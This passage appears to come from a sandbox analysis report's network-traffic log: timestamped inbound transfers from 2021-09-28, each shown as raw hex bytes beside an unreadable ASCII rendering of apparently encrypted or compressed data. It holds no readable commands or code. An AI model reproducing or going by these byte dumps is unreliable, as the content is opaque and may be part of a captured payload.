2b c9 ce 43 79 39 08 c1 1b a0 6c 36 51 a4 a2 0d 9b 78 8c e7 83 df a1 cd 1d 39 ce 38 45 d6 0c bb 15 cb 91 fb d4 80 Data Ascii: PF6/uKUx-,6-pbC[Rb1j Awrx2OO1_,\$w<7g%2x >xT^C9kwAly04InU~Pw1carOaw<~>>O ;5+Cy9l6Qv98E
2021-09-28 07:53:28 UTC	432	IN	Data Raw: 17 d8 8b 9d cc ea 6e 04 18 02 b1 72 98 1d 9a c5 98 b1 33 1e 94 b2 e4 a9 7d ac d3 3d 3e b0 d9 b3 93 79 df ec 95 b6 f6 ff 38 4e e8 1a 26 5f 09 33 31 93 f2 13 5f 4c 2c b1 e0 c0 6f 49 ac c0 7b 5c 9b ee cf 03 cc 86 a0 4d a7 3e e4 6b 6e 21 d8 53 c4 65 be aa f0 ad 69 85 08 98 c3 52 34 d8 83 fa 31 8b 36 a7 34 8b 28 0d ec d2 a4 98 f5 02 90 14 14 2c 82 4e 02 20 60 b5 ae 2e 7c 16 5a 31 c6 03 62 78 6b 16 03 23 dd ce 8f a3 b0 f3 6d a9 7b e6 1b 18 e2 cf fe c0 fb 43 cd e5 a7 31 5f 30 7d 7a 8e 86 63 b9 7f 04 bc 19 fa 42 9e 7b 11 90 05 5e cf b1 ec d5 6e 19 7a 9c 40 67 87 fe 40 e4 a7 1a 96 7c 86 7f 9b e5 0e cd 3a 70 09 11 3a 81 cd cc cf bb a7 d5 c1 b2 5e af 77 39 7b 32 70 d7 1a f5 a3 85 a2 25 86 84 bf 4a c5 d5 86 2f 4b 06 f0 b5 40 c0 83 42 21 b7 2a 83 a9 3c a8 10 19 27 Data Ascii: nr3}=>y8N&_31_L,o L ~>kn!SeiR4164{,N`. Z1bxk#m{C1_0]zcB{^nz@ > >:o^w9[2p%J/K@B!<^<

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:28 UTC	436	IN	Data Raw: e4 1d 5d c7 a3 a8 b7 bf 70 c3 e3 7e e4 e1 1c 28 c9 59 c4 7f c3 35 2f 76 04 d0 84 99 a3 2e 89 4d 64 57 52 63 a1 0c e0 e6 cf 4e e0 d7 9a e8 89 8e 66 da 6d 86 a8 d2 ce bb b5 18 ba 04 70 87 88 21 cb d4 b4 94 66 1c 2e 7d 29 8b 83 a1 4a ff 1a bb df 50 13 1d 70 5e b4 25 ed 48 b2 48 0e fa 6a 25 5d f2 8e 75 74 10 9d 45 a4 6d 70 79 3c 5a 22 4d 52 66 f9 e2 ce f8 9f c0 29 c9 30 63 87 ef 2a 0b e9 82 0e 8b 22 58 47 02 2e 46 46 67 57 67 9f 84 33 74 a7 fd 1e 90 b1 0b a1 3f 9f 92 81 96 58 12 bb 13 d4 e5 58 0c 4e 17 cf ec 65 5e 08 2a f6 88 29 1a 38 16 00 eb f4 61 ba d3 a3 80 06 2b 24 92 d4 6d ef 7e 04 15 ca 09 77 24 ed 67 d1 cc ee fc 26 17 c5 1c 2f 49 8a 10 0b 17 2d d8 b0 ce 66 a5 a2 6f ef 8c 9e b7 c1 88 46 76 41 b1 32 37 64 fb 9f 9b 70 2f b4 8e 68 de f1 cb 30 48 a1 06 f7 Data Ascii:]p~(Y5/v.MdWRCnImp!f.))JPPp%Hj%]utEmpty<Z"MRf)0c""XG.FFgWg3t?XXNe^*)8a+\$m-w\$g&/l-foFvA27dp/hOH
2021-09-28 07:53:28 UTC	440	IN	Data Raw: 82 dd 58 49 9b db 86 56 26 fc 9d 8a 8b 14 ba 2f e5 b7 49 db f1 b6 89 8a c7 e9 55 73 0f 86 b5 10 03 15 de 8c d7 c0 53 c5 09 7f 05 89 9b 03 5a 08 e8 20 42 6a ea e3 e1 c4 d8 8e d5 81 09 7e 36 f8 93 d2 8f 3f 8d ce fe 31 2a 35 be 2b e4 21 a9 7a af 58 b9 24 af 2c 3d 1a fa 36 be 55 87 7c 64 4e ba 76 21 0f 3e 5c 38 fd ec 42 8f 9f c0 9f 19 af 77 93 66 fe 21 cd 36 48 6b 73 4f e1 39 58 e3 09 5a 94 cd 33 aa 30 64 f4 61 b6 00 88 b3 ce 60 3b 84 ef b8 4a 67 16 af 7a c2 18 bc b4 a6 cf 60 a2 74 22 c5 d0 6a 8d df fd 10 41 dc d1 6e 92 3a 37 1e d6 f8 da a7 b2 a0 08 fc 9c 5f b7 0a 00 42 9b e5 29 71 35 cf 55 ce ee 5d e9 b4 43 30 ce c0 95 88 e5 c0 21 2d ef 0b cd f3 44 c7 2a 5e 49 69 fb 9b 64 44 dc 6e b4 b4 4a 69 fe 64 f3 9b 17 6b 86 7b a2 e0 9a ee f6 05 3d 64 27 29 b7 64 d5 e1 Data Ascii: XlV&/lUsSZ Bj-6?1*5+IzX\$,=6U]dNv!>l8Bwfl6HksO9XZ30da";Jgz"l"iAn:7_)B]qUj]C0l-D"*lidDnJidk[=d")d
2021-09-28 07:53:28 UTC	444	IN	Data Raw: 78 0c f6 49 5a cb 4e 86 24 fa af 67 86 3c 45 00 dc 44 4b 09 1f 57 7d d8 58 99 6a c3 18 82 99 24 0c ca 9a 39 64 cf 1c b3 33 79 4f 64 1d 04 5c 2a af 3c 68 3f 92 b6 b0 2b ee ce 05 53 21 04 04 68 ba 10 0e 8c 5d 15 1a ae bd b5 7a f7 9d 4a ec b4 21 e3 65 a6 d5 ff 7b c9 22 93 43 19 9b 09 20 ac f7 f9 30 0c 61 8b b4 0b 19 f5 65 89 ac d6 ea cd a3 66 fe 21 cd 36 48 6b 73 4f e1 39 58 e3 09 5a 94 cd 33 aa 30 64 f4 61 b6 00 88 b3 ce 60 3b 84 ef b8 4a 67 16 af 7a c2 18 bc b4 a6 cf 60 a2 74 22 c5 d0 6a 8d df fd 10 41 dc d1 6e 92 3a 37 1e d6 f8 da a7 b2 a0 08 fc 9c 5f b7 0a 00 42 9b e5 29 71 35 cf 55 ce ee 5d e9 b4 43 30 ce c0 95 88 e5 c0 21 2d ef 0b cd f3 44 c7 2a 5e 49 69 fb 9b 64 44 dc 6e b4 b4 4a 69 fe 64 f3 9b 17 6b 86 7b a2 e0 9a ee f6 05 3d 64 27 29 b7 64 d5 e1 Data Ascii: xIzN\$g<EDKWjXj\$9d3yOd!<h?>S!h]zJ!e["C 0aUhpprJ_xU'+7O7?9@BoW7te@wSGQj Kdvl1bs>{~iM2[T]YtOj].
2021-09-28 07:53:28 UTC	448	IN	Data Raw: ff 2d 08 4f c7 96 66 20 0e 5d be d2 43 71 c4 15 c7 0b 3c 38 64 4c b3 09 f9 1e 83 21 8f 9c 23 14 3b b9 45 0f 0c 3a c2 9f 83 e6 bf a6 85 9a 14 aa 7b 92 c5 b4 ad dd 67 89 fa db ec 69 14 24 fc 19 fb 30 1d f7 6d 72 95 f7 8f ad 94 be 2e 4c 03 f7 08 85 3a 50 7e 91 d1 ab 19 40 2b 19 d0 46 dd 35 f1 ee 2c 85 db 7a f7 48 73 85 d1 2a 77 a9 58 c5 0d 8a 74 d9 63 53 e8 3f d2 08 68 22 9d 6f 65 f2 0e 52 88 15 87 58 0c 21 a7 f0 4d 82 3c 2e 72 78 84 52 22 8c 5c ae ab 28 1a 4c 41 ed c8 c6 63 34 e3 a4 b9 9a 54 b8 de 3d 4a d6 8b c0 df 9a 34 2e cf 27 ab 21 82 84 c2 42 99 16 ec a2 6f cd ff b2 e1 ce 6e 46 16 4f ec 1e 0f 70 c0 30 f1 85 33 2f c6 f3 e1 6d d9 5a 39 e0 94 c8 ce 56 57 1d 79 f5 52 91 51 94 d5 f9 59 4a 7f d3 a5 91 7a 88 4f a5 42 8e 7f 70 be 3c e3 e7 45 64 94 55 e4 e6 11 Data Ascii: -Of]Cq<8dL!#;E:~]gl\$0mr.L:P~@+F5,zHs*wXtcS?h"oeRX!M:~.rxR"\(Lac4T=J4.!BonFop03/mZ9VWYrQYJzOBp<EdU
2021-09-28 07:53:28 UTC	452	IN	Data Raw: 10 c8 f5 c3 5a 84 b0 be 16 93 4b e8 79 60 b9 30 ae 15 1e e4 3f 70 4b 20 57 50 04 97 38 a6 9d 8b ef 0f be 7b d9 2f 3c 93 69 88 8f bb dd aa e5 28 c6 00 0b 12 ce 0c 04 04 15 32 ae be d0 5c f0 26 ad ae 7f b3 13 73 8f 26 d8 32 15 38 78 4d 02 38 35 05 c2 18 95 e9 09 5c 08 80 a9 5f f2 4f b3 8c 09 00 b4 65 e4 c7 87 78 45 fd a8 ec 97 14 a7 e2 6d ba b1 4b 94 98 ec a7 9d e4 d4 b3 d5 ac af 37 29 39 1f 68 5b 1b cb 08 53 86 3c e6 7e 77 30 dd 9b 9c f7 18 c9 51 3f 3d 65 5b c3 8d f0 b5 e3 e2 e7 c9 db 42 19 71 39 8a 70 84 d9 85 1a c2 bf f9 65 36 6f 4c e9 d3 05 12 0a 44 47 68 6b 40 b4 ba d4 0a 2e 3d fb aa 46 de 38 4e e5 47 5f 9b e5 aa d9 56 98 53 4a aa 13 77 1f 2e c9 da 16 fb 25 53 ac 81 8d 4b 13 52 5e d1 56 7d 2d 02 cc d0 75 13 fb 28 28 37 3a cb 6f 83 5b 7a 3f 28 65 da 7c Data Ascii: 'Zky'0?pk WP8[<i[(@2&s&28xM85\~OexEmK7)9h[S<~w0Q?~e[Bq9pe6oLDGhk@.=F8NG_VSjw.%SKR^V]-u((7:0[z?(e]
2021-09-28 07:53:28 UTC	456	IN	Data Raw: d8 87 27 a5 16 50 71 28 c4 c3 e8 a5 37 c3 45 17 d9 34 34 28 99 13 b8 d5 45 c1 eb 96 2f 2d f9 c5 54 d5 c5 b3 d6 8f a2 98 25 99 ef 10 58 a9 4c 6e b6 f6 56 10 57 0c 64 ec 03 d9 02 08 43 f3 49 e6 c2 f6 e3 f5 cf 57 6d 3d cb 11 f1 54 4d 2d be 11 a0 12 86 e0 5b 1f 9e 87 18 4e 91 b5 38 43 13 63 e1 1b 9f 77 4a 15 0c c6 58 0a 81 38 26 ae 19 20 e0 34 ee 13 33 11 7b 7a 26 c4 4c f7 77 b9 6a d2 e1 06 81 20 d4 f3 97 2c d1 31 55 17 d6 03 2e d0 17 c9 b9 53 ec 68 d1 fa f6 2b 3c a7 27 88 92 67 8d 65 fc 2a 06 fc 78 14 b3 bb a3 66 53 ae a1 fb 98 3c 6f 8e c1 c0 b0 c0 66 4f ff 1e e6 a1 e8 bd e6 9c 39 55 50 32 6c 7f 55 8f c8 13 7a f5 f1 fc 42 1b 66 ae c8 12 33 68 8b db 35 59 ab 78 3b d0 af 61 1a 36 f5 03 e6 5f 66 56 06 0b 2a cd b1 7b 88 2f 56 90 29 f6 ef 73 b4 43 51 dc 51 e9 94 Data Ascii: 'Pq(7E44(E/-T%XLnVWdCIWm=TM-[N8CcwJX8& 43[z&Lwj ,1Um.Sh+<'ge'xfS<ofO9UP2lUzBf3h5Yx;a6_fv*{V})sCQQ
2021-09-28 07:53:28 UTC	460	IN	Data Raw: 0d 04 89 52 f7 b3 25 ce a6 16 1d 1f 9f 3f 98 73 7e 7e 90 2a 52 1f 07 6c b0 c5 b8 54 f6 fe 79 cb 6f 1a e6 a8 ca fe 08 04 9a ae b7 a5 e0 ad d3 54 18 01 08 5e f8 1e 60 85 76 9b 65 1b 9d 73 d0 e7 14 d0 08 e1 fb 75 95 0d f5 90 73 c5 a5 bd bd a4 4a 7a 46 76 cc f3 2a b0 b2 34 00 db e5 3e 32 ac 3c 8c 2a 64 f8 c7 73 ed 4f cc c1 a7 ec 82 59 06 1e 06 94 77 d3 c9 36 1e 04 95 b7 99 53 f0 28 4d c9 4f 48 66 50 6c 34 a6 60 50 32 ce 09 ec 32 db 09 71 df 5b 98 5c 76 ad 36 2d d8 cd 5a fb 37 88 d5 30 e4 31 43 db 29 91 dc 03 eb 96 69 7d 15 06 eb 55 a3 06 09 8b 8d 5e 24 a2 80 1b 37 e1 0d 18 25 2b 28 c4 eb 2f 15 0c 5f 67 e0 e2 4e 76 41 b6 51 d8 cc a3 92 b1 64 90 90 91 43 5a 2e 56 b6 94 9e c5 33 b5 68 36 a0 5b 16 0d b8 e5 a3 98 c2 fe ea f0 68 34 29 4c d6 68 a7 6b a0 06 2d 72 29 Data Ascii: R%?s~*RlTyOT^~vesusJzFv*4>2<*dsOYw6S(MOHfPl4'P22q[v6-Z701C)i]U^%7%+(/_gNvAQdCZ.V3h6[h4]Lhk-r)
2021-09-28 07:53:28 UTC	464	IN	Data Raw: cd a8 a4 66 92 13 fe 13 05 f1 53 06 a4 07 e3 7c 10 e6 60 d2 07 45 9a b9 26 35 0d 53 e0 77 db eb 6d ff 5b 6a f7 eb 33 6b ee db 6b aa aa 42 4a 9e ec d7 33 40 0d e2 2b 98 9c 95 97 1c a1 28 3c c0 04 be fc 2c f4 03 47 32 e2 79 a9 5c 71 83 25 99 6b 5e 09 1d 65 94 b3 c1 43 47 5d 39 95 4d fd e3 2f 4a 4f 89 0a 68 5a 77 c9 d3 34 a0 a7 7a d8 d7 65 e9 3d 5d 0f 08 58 86 2d 08 40 51 19 cb 57 8b b8 f2 bc 5d cb a9 71 75 d8 8f 61 41 1a 99 58 b7 09 70 62 d4 e5 d9 7f 3d ca ce 1e c6 09 f9 25 f7 c2 6b 6a b8 b7 dd b3 78 46 fa 39 d6 5d 5c 80 16 9d e1 04 5f 20 c7 36 b3 2a 91 ab ae 10 20 26 36 88 cc 02 e1 a9 9b cb cf a5 76 64 23 f0 51 35 ea 5a 53 25 bc 69 fc 3f 3d 04 4f da 9a 26 f6 f3 91 81 22 da 07 03 c0 f1 1e cb 27 cc 65 1a 6a 02 04 42 43 89 f9 c5 16 f1 71 1f 03 52 6f db 76 27 Data Ascii: fS]'E&5Swm[j3kkBJ3@+(<G2ylq%k^eCG]9M/JOHwZ4ze=]X-@QW]quaAXpb=~%kx[F9]]_ 6* &6vnd#Q5ZS%i?~O&""ejBCqRov'
2021-09-28 07:53:28 UTC	468	IN	Data Raw: 2a 88 89 a8 98 76 f5 9b b4 c9 35 7b c5 2d f9 b4 aa 1b a9 e7 2c da 3c c6 56 95 bf 76 d8 de 35 41 f4 9f 76 31 a9 97 ea 00 da 12 5d 41 96 f1 9a 90 94 48 58 8a 28 3a 5f 8f 7a a1 64 4f e2 14 82 ec 88 c1 32 3c 1a 42 47 f5 68 77 4c 48 12 a7 35 7a 26 e3 f2 8f 29 15 75 b5 23 62 a8 b4 44 07 fb 5c 22 85 60 9e 27 9b 2c a7 71 43 2d db 16 65 85 ad 37 21 c0 01 26 84 e2 3f de 78 c4 81 7b 6a 85 97 28 e5 ba 33 81 25 40 8f ae ac ca 4d eb 94 6f 7c ea 23 f1 13 46 12 33 ac a7 60 9c b5 09 55 99 8f 99 a3 5a 1a 6a cf 15 13 40 d2 35 d3 c1 47 d9 41 b4 f6 62 68 f3 88 5e b0 b1 c7 54 18 5b 07 66 91 2d 6b e4 85 c8 3c 4e 8a 49 b7 51 4f 27 2f 61 36 83 eb a0 b4 99 46 2d 6d 16 7d 84 68 5b df ba dc a6 7e 2f d3 e2 b6 64 e4 8f cc 24 ca 04 fd 92 1d d3 be 5d c0 4c 10 06 2d 91 52 1e 43 50 fd f7 Data Ascii: *v5{-,~Vv5Av1]AHX(:_zdO2<BGhwLH5z&)u#bD""',qC-e7!&?xj(3%@Mo #F3'UZj@5GAbh^T[f-k<NIQO'/a6F-m]h[~d\$]L-RCP

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:28 UTC	472	IN	Data Raw: ac 8d 7c 09 a2 1f bb 39 e3 7f c2 c0 f1 19 9c 2c 09 51 37 14 70 18 f0 7b 95 d2 2e 7b 1c d2 86 db 0e 79 41 e8 0d b4 4f 7a 4a 78 52 83 1a fc b9 73 52 c1 ba 88 14 de e5 10 4f c4 c1 63 c5 7a 02 b2 e9 30 ae a9 fa 87 de 42 54 40 03 a0 32 d5 c2 59 d1 4e 9a 48 6c 90 75 e6 f6 80 c5 35 e6 7f a8 f7 18 43 a6 97 38 92 66 13 af c6 d9 a7 4e 00 7c 3b bd 32 87 05 bc e4 a5 fa b4 5f d9 79 26 ee b1 25 14 12 9e aa ae b6 1b 11 21 c4 30 66 87 ad cd fd 44 9c 6e 11 83 aa 72 a2 1f d1 57 1a a1 c4 69 7a 34 50 53 41 fb 7a 28 8f 11 04 33 b8 59 5e 24 87 07 8a d2 58 5a 64 b7 3a 15 5a ba f6 d0 2b 5a 52 24 d1 db ec 1f 4e 53 76 54 13 b4 be 98 4b 14 1e 15 67 41 29 b2 64 be 86 19 03 4d fe 8f 63 4d e4 4d a6 90 af 44 18 e4 cb 1d a7 7e 86 6b 8c d1 87 a5 12 47 c2 8e a1 6f 6d eb 00 1e 34 bb cb fb Data Ascii: 9;Q7p{.{yAOzJxRsROcz0BT@2YNHlu5C8fN ;2_y&%!0fDnrWiz4PSAz(3Y^\$XZd:Z+ZRSv\$TKGa)dMcMMD~kGom4
2021-09-28 07:53:28 UTC	476	IN	Data Raw: 8b 0b 2f 47 5b 50 cd 14 7a ee e6 ab e0 24 7f c6 f8 79 72 81 17 47 72 3e 24 41 b3 10 eb 0d bc 1b ba 44 c7 ea 81 bb 1e e6 cc ac 70 14 e2 b6 2b 0f 2f 72 d4 38 ff 4b 2b df 3e a9 5d 45 d0 49 5c 80 c7 e6 94 03 b8 3c 2d 2c 91 26 c1 64 83 f7 04 27 92 ad 8d 35 7f 75 0c 4c 0b 82 37 8c 81 d3 31 78 63 64 34 a1 a5 0b 69 ab 90 1e 18 ee f3 29 9b 57 37 41 06 f0 e7 7c 21 cf b7 33 4f 99 0b f0 ee dc 34 26 b9 11 c6 ae 23 2c b3 80 41 59 80 0b 8a 0b fa 8e 9f 20 50 79 18 52 17 5c c2 08 50 01 2c bc 8e cb e7 f8 8b 27 18 3b 15 98 f2 2f 32 18 1d a6 b2 c0 35 12 6d c1 8d 81 1a 67 92 53 d8 01 42 27 5c ea 0e f7 9d 8c be 5a 72 04 35 d4 9e c4 6b b4 5e de b9 93 e4 19 ed e7 99 9e d0 94 c9 b9 1b 38 5a 8b c3 a9 68 a3 cb e3 3d fa 39 72 c1 7a 68 81 e7 a1 87 cc 2f 62 1f 65 ed 02 b0 32 ca 85 97 Data Ascii: /G[Pz\$yrGr>\$ADp+/r8K+>]E <-.&d'5uL71xcd4i)W7A !3O4&#.AY PырP ;./25mgSB`Zr5k`8Zh=9rzh/be2
2021-09-28 07:53:28 UTC	480	IN	Data Raw: 59 e9 79 95 03 20 ff 09 5c 9f 51 d7 b2 8b 44 e8 de 90 e1 b9 79 57 97 3d 09 55 23 cb a6 34 8c 37 50 f9 ce 03 48 ce d2 f0 1c fc d1 80 4d f9 2b 36 9c 46 c2 92 1d d5 08 c1 f3 cd 34 20 c0 9a cb 10 0f 5e 70 24 51 0b 05 98 82 d4 b3 ac 98 04 37 ae c8 77 d6 55 c6 4e 9c 31 4f a4 4f 2e 7b 5f 1e a3 ea cf e9 eb 6a c9 ca 8f 41 13 d7 d6 ae c8 22 af a2 2e 90 ca 59 cc e9 07 cb 57 73 33 22 96 da 63 6a 3c 4d 54 ea 8d 87 73 70 94 ff c1 ad 17 b8 d7 ee 5a 3d 65 c6 3c 46 b6 84 35 61 4e 0c 0a 19 ab 2b ba fa ae 4a 68 7f db ea f7 5e ac 75 c6 80 2a a8 aa 70 98 f5 f1 9a f1 d7 85 63 a2 6c c6 46 b8 6c 2f 7b ba 96 58 6e 26 49 23 16 05 39 a6 74 af ef bf 2b 26 b5 8a 16 a2 69 e9 57 67 e8 a0 a7 30 39 39 64 87 83 95 0f 30 3e 2a cf 9b fa 3f 31 87 d4 db eb 50 67 05 2c 19 45 4a 20 f9 b2 d5 38 Data Ascii: Yy lQDyW=U#47PHM+6F4 ^p\$Q7wUN1OO.{_j"^.YWs3*cj<MTSpZ=<eF5aN+Jh^u^pciFl{Xn&I#9t+&iWgO099d 0>*?1Pg,EJ 8
2021-09-28 07:53:28 UTC	484	IN	Data Raw: eb 0e 00 7d d1 e2 6d a5 39 11 ed c6 92 30 1b f4 28 4b 35 42 9a 62 33 8e 16 0a 16 e2 aa 3a 9d ef 7b c4 96 53 72 92 2d 12 39 92 58 0b 67 f1 b0 61 18 c6 93 e9 4d b0 58 92 b6 ef b9 58 b5 d1 d5 08 4c 21 03 e1 aa 2b 06 e6 b8 a4 bc 37 79 06 aa 90 74 3d 72 bc 83 21 65 f4 66 9c 8e 2f 1b 52 17 6c 31 db 92 9d d1 ed 8d f5 00 b4 57 bf 35 fa c8 bf e5 19 81 34 e9 e7 7b 35 9e c4 4f fe fb 86 4a 93 76 82 1d 3c b3 db 92 91 8b b2 e8 24 ef b0 a7 ef 2d db 4a c9 9d e2 cd 61 9b aa 9d f2 59 e7 aa cf 0a b3 67 c2 26 dc 8d 8b f1 ab 21 47 4f 9f 70 d3 db 45 d9 2a 8d 3d c8 4f 0c 20 29 67 b5 2b f7 39 c1 31 87 c1 99 5d 72 88 e6 60 10 73 44 06 fc 7e 59 fe 8b 0f d3 c1 03 64 6a e9 51 73 43 e9 0c 3e 59 3a 42 ad 1a c4 8e 4f 91 34 2c 63 7d cb 5e 05 94 26 90 4b 1c 75 d7 11 28 9a 4f 28 f2 d5 53 Data Ascii: }m90(K5Bb3;{3r-X9gaMXXLl+7yt=!ef/RI1W54{5OJv<\$-JaYg&!GOpE^=O)g+9j]r`sD~YdjQsC>Y:BO4,c) ^&Ku(O(S
2021-09-28 07:53:28 UTC	488	IN	Data Raw: 2c 38 94 55 c2 44 c6 ff 4c 76 34 ff 7c 25 95 4c 4b ec 7c 89 90 23 20 58 82 1c 19 fd 1a 92 52 bb b7 27 18 f7 3b 82 15 9f 56 16 ae e1 00 53 e6 1c d3 b9 8c c9 69 b4 6b 7b 91 f4 5d 87 d5 3e 24 d7 e2 ba bf 07 14 b4 cf 5f 9f 12 04 82 7e 1a 68 00 85 f7 0c a4 fb ac 97 fb 01 df 15 c0 c2 da be db 05 a9 f6 99 be 1a e9 a5 cf eb 7d 6d ec 19 30 6f d7 de 26 ee 96 d7 f2 10 90 f0 c6 0b 7e 91 58 54 a3 c1 53 76 62 0d f7 85 6f 9b 79 6e 43 8f 9c 97 16 32 c3 59 00 e1 76 8a 8f c8 3d ba bf 28 29 13 1c 6c 10 94 60 e0 b1 a2 0e 5a 4c b4 d5 d1 bc cb 02 6a 9e ea bb b0 be d3 23 95 d9 a3 6e 4b 97 b2 fe 41 64 1c d0 2f fb 38 df d2 8d 77 0b 03 9a 7a 08 42 fb 81 35 5c 49 33 a5 71 1c 6b db 77 93 45 39 d0 52 fa f4 9d 5d cb cc 90 f6 9c 6f e9 15 68 e1 f9 aa 60 69 79 ae 94 70 c6 ce e2 f0 a1 63 38 37 Data Ascii: .8UDLv4 %LK # XR;`VSik[]>\$_~h}m0o&~XTSvboynC2Yv=()l`ZLj#yU~Ad/8wzB5l3qkwE9R]oh`iypc87
2021-09-28 07:53:28 UTC	492	IN	Data Raw: ef 1f d2 8e 3d b2 8a 93 4d 36 3f 34 d3 ae a8 88 87 fb 07 2f 67 b4 94 de 10 4c 42 d0 92 bf 60 f6 19 5a 03 97 82 67 e7 64 ea 97 56 71 dc f8 09 74 b1 3b 47 32 09 4c f5 c8 a2 ef ae 1c 50 cb 64 59 50 cb c8 42 2f f2 1e bd 41 14 b9 3b ef c6 cd d4 8c 97 30 6f e8 ad 23 4b 2f aa fe df 4c fe 1e c6 11 db 6d 89 b3 e8 b5 3d b5 89 52 74 b7 58 82 01 6e 51 c8 3f 86 93 24 b2 53 b5 da 21 dc 4c 69 bc a4 e1 e4 c6 38 5e 17 3d 9c d1 60 44 7c 88 56 57 8f 45 21 b7 f5 de 64 f5 41 60 0b 66 fc 52 ce 9f 3c db ef 3f c8 16 01 70 6b d2 5e 29 30 eb 5e 5b 14 21 71 82 b7 89 99 43 5d db a3 6e 4b 97 b2 fe 41 64 1c d0 2f fb 38 df d2 8d 77 0b 03 9a 7a 08 42 fb 81 35 5c 49 33 a5 71 1c 6b db 77 93 45 39 d0 52 fa f4 9d 5d cb cc 90 f6 9c 6f e9 15 68 e1 f9 aa 60 69 79 ae 94 70 c6 ce e2 f0 a1 63 38 37 Data Ascii: =M6?4/gLB`ZgdVqt;G2LPdYPB/A;0o#K/Lm=RtXnQ?\${S!Li8^= `D]VWEIdA`fR<?pk)0^([lqC]nK:gk^`.[,awt WM]0^(\oN~`Z#
2021-09-28 07:53:28 UTC	496	IN	Data Raw: 9f 0c 40 11 16 e0 22 fa f0 04 09 c2 bb 25 c3 53 9c 3d 35 7c 00 f2 fc 55 c5 1f 0a ec 8e 61 5e 8a 48 91 57 bf e3 9a 16 c9 18 cd 36 54 6a dc fc 58 d9 5d d6 89 0b 46 1d db f8 a6 11 25 34 f6 7a eb 02 97 cb 74 13 35 95 2e 96 ff 04 a6 14 96 f2 e2 91 c3 8d 23 bb 24 16 17 8c 94 4e 8e 73 91 cb 06 93 07 f4 1e 5c 93 1f af 4c 49 12 44 bd 8f 56 f1 fa fa 7c 8b 70 ed ba 5d ee bb 43 b7 7c 8f d9 ab 41 bb 03 0b 37 25 7e 82 c2 e4 00 3a 44 2d bc 46 c4 f6 f2 f2 83 54 87 2f 90 0d fb 04 45 9c 3c e4 c3 15 48 2b 63 73 c5 cd e3 6b ad 01 1f 38 78 74 b2 30 b7 91 c6 51 54 56 c0 02 19 5c ea a5 a2 96 59 c3 fc 93 4a 94 01 ac 99 0f 90 8e c7 3e 48 32 5c 9e 44 21 ba 79 9d 34 01 b6 4b 75 c5 ab 67 ca 2a 60 d1 2d b5 2a 5b d6 26 5e 55 63 9a f2 5b 8e aa 72 61 38 09 87 b7 ea be 4c 9e 76 f4 5d ac Data Ascii: @"%S=5]Ua^HW6TjX]F%4zt5.#\$Ns!LDIV[p]C]A7%-:D\$FT/E<H+csk8xt0QTVYj>H2lD!y4Kug`~.*[&^Uc[ra8Lv]
2021-09-28 07:53:28 UTC	500	IN	Data Raw: da 1f 9b 93 6a a3 2a 26 db b6 b9 d8 c7 e4 26 43 c8 55 02 06 43 6c fa 03 4c ca 8e a1 ac 06 a7 f7 03 f8 4e 3d 86 db 0f 63 69 3a a4 59 b5 55 e0 02 d4 07 a0 7c c7 1c 0b 31 a0 89 7f 7e e2 ca 91 cd 5b 19 3c 17 11 5c f9 93 b9 4a 7a 5e 50 6c 8c 34 08 ed 23 70 c3 5b d2 94 21 63 8c e0 8d ee 18 f5 91 a0 ba 82 7d a6 39 8c fa 0f 43 15 35 8c 2e 87 46 ca 5c 4b c2 a3 3a 3d d5 95 be e0 b7 ee 95 92 3c d6 27 3f 65 7e 40 57 3c 0d 22 78 c6 b8 48 c5 56 d9 08 0c 2a 25 1f c8 16 c2 07 3f f8 e1 fe aa 25 88 bd 4e 54 29 cd 7f 9f 98 18 a7 33 53 1d a4 ae 2e 8a 79 cf 20 c5 55 a6 63 0c df 73 d5 63 15 e8 a2 28 01 2a 71 b7 c8 8a 9c d5 f9 6f 39 7d 17 e7 4b 5c ee 5b 87 76 10 55 09 eb ce aa c5 a0 49 ac 09 d0 d6 c3 3c 9f 41 79 37 b8 64 3e 40 67 ca f2 e3 8e 7d 12 54 8c 92 1a 5a 2a e0 98 aa 18 Data Ascii: j^*&CUCILN=ci:YU 1~[< Jz^PI4#p[c]9C5.FIK:=<'?e~@W<~"xHV*?%NT)3S.y Ucsc('qo9)K\ vUI<Ay7d >@g]TZ*
2021-09-28 07:53:28 UTC	504	IN	Data Raw: 76 ed da 6a 8c fa 3a 02 cb 03 31 e5 d5 ec f7 7b 8f b7 f6 ef 0b c6 da 85 1f a6 0b e7 34 ff d3 96 45 4c 0b d4 86 83 ca 69 ff 56 5b 75 71 f7 bd 6a 61 03 38 ee 4c d9 b6 ab 64 2c c6 45 30 b8 59 f1 b4 63 c6 75 6c 6f 33 f1 42 46 67 d5 f7 a4 8b ab b9 50 23 ea 0d 04 38 3a 45 c9 06 41 8b ee be f3 91 dd 49 3e e5 61 2a 35 ae cc 6c 96 44 ca 99 1f 3e 25 0f c8 70 14 c7 09 9b d3 03 b6 2b 05 1f 89 35 9c 38 54 ef 6c ba 75 a4 d9 9d cb 7b df 57 9d d7 97 e4 4f 9b aa a7 6a de e7 27 ba 59 e9 b3 14 d8 47 6e 15 2f 32 11 db 41 fb 94 14 a3 15 45 21 ef 04 36 6b 9e b8 41 57 39 8c ce b1 0e 75 e7 6d d7 24 a2 c9 04 b2 b2 e8 61 f5 97 92 13 86 ee 0f 34 84 3c 3e 67 13 d7 b5 8a da 56 ab 14 4d 26 17 c1 49 b6 c8 52 c4 9c 90 98 64 52 87 0f 61 ed 01 1a 9a 79 05 0a d5 cf ad 29 54 8b a6 76 4a b7 Data Ascii: vj:1{4ELiV uqja8Ld,E0Yculo3BFgP#8:EAl>a*5ID>%p+58Tlu{WOj`YGn/2AE!6Aw9um\$aa4<>gVM&!rDRay)TvJ

Timestamp	kBytes transferred	Direction	Data
